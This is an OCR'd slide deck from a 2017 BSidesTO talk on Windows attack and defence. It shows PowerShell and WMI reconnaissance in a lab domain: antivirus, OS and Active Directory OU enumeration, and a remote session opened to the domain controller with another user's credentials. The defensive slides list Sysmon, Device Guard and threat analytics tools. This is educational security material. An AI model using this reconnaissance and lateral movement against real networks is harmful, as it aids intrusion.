RED AND BLUE PING PONG

BSIDESTO | NOVEMBER 12 2017

IN THIS TALK

1 About us

2 Windows for attacking

3 Windows for defending

4 Demo

5 Worthwhile Mentions

About US

- Lee Kagan
- RedBlack Security
- @InvokeThreatGuy
- Adversary systems and Windows things

- Anton Ovrutsky
- Equitable Life Insurance
- @Antonlovesdnb
- Security generalist - defensive focus


Windows for attacking

- Microsoft provides a lot of options to weaponize stuff
- Living off the land
- PowerShell, WMI, CIM, WinRM, ActiveDirectory
- Trusted things!!!
- Mitre ATT&CK

- Show me installed AV

- Show me OS version

- Show me CPU info




Windows10-Client01 (Joined Domain) [Running] - Oracle VM VirtualBox
Windows PowerShell

```
PS C:\Users\alice>
PS C:\Users\alice>
PS C:\Users\alice> Get-WmiObject -Namespace root\SecurityCenter2 -Class AntiVirusProduct | select displayname

displayname
-----------
Windows Defender


PS C:\Users\alice> Get-WmiObject -Class Win32_OperatingSystem | select caption,BuildNumber,Version

caption                                     BuildNumber Version
-------                                     ----------- -------
Microsoft Windows 10 Enterprise Evaluation 15063       10.0.15063


PS C:\Users\alice> Get-WmiObject -Class Win32_Processor | select systemname,numberOfCores

systemname numberOfCores
---------- -------------
DESKTOP01              1


PS C:\Users\alice>
```


- Show me AD domain info

- Show me AD OUs


Windows10-Client01 (Joined Domain) [Running] - Oracle VM VirtualBox
Windows PowerShell

```
PS C:\Users\alice>
PS C:\Users\alice>
PS C:\Users\alice>
PS C:\Users\alice> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()


Forest                  : surfacelab.local
DomainControllers       : {dc01.surfacelab.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : dc01.surfacelab.local
RidRoleOwner            : dc01.surfacelab.local
InfrastructureRoleOwner : dc01.surfacelab.local
Name                    : surfacelab.local



PS C:\Users\alice> $adsi = {
>> $adsisearcher = ([adsisearcher]"objectclass=organizationalunit")
>> $adsisearcher.PropertiesToLoad.AddRange("CanonicalName")
>> $adsisearcher.FindAll().Properties.canonicalname
>> }
PS C:\Users\alice> Invoke-Command -ScriptBlock $adsi
surfacelab.local/Domain Controllers
surfacelab.local/SurfaceLab
surfacelab.local/SurfaceLab/Desktops
surfacelab.local/SurfaceLab/StandardUsers
surfacelab.local/SurfaceLab/LocalAdmins
surfacelab.local/SurfaceLab/DomainAdmins
PS C:\Users\alice> _
```

- Create a session using PowerShell remoting on a remote machine


Windows10-Client01 (Joined Domain) [Running] - Oracle VM VirtualBox
Windows PowerShell


```
PS C:\Users\alice> hostname
desktop01
PS C:\Users\alice>
PS C:\Users\alice>
PS C:\Users\alice> New-PSSession -ComputerName dc01 -Credential SURFACELAB\mark

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
  7 WinRM7          dc01            RemoteMachine   Opened        Microsoft.PowerShell     Available


PS C:\Users\alice> Enter-PSSession -id 7
[dc01]: PS C:\Users\mark\Documents> hostname
dc01
[dc01]: PS C:\Users\mark\Documents> _
```

Windows for defending


- Sysmon
- Device Guard
- GPOs
- Windows 10 / Server 2016
- Advanced Threat Analytics (ATA) / Advanced Threat Protection (ATP)
- You

Defenses in Action

LSASS Access – DotNetToJScript



```
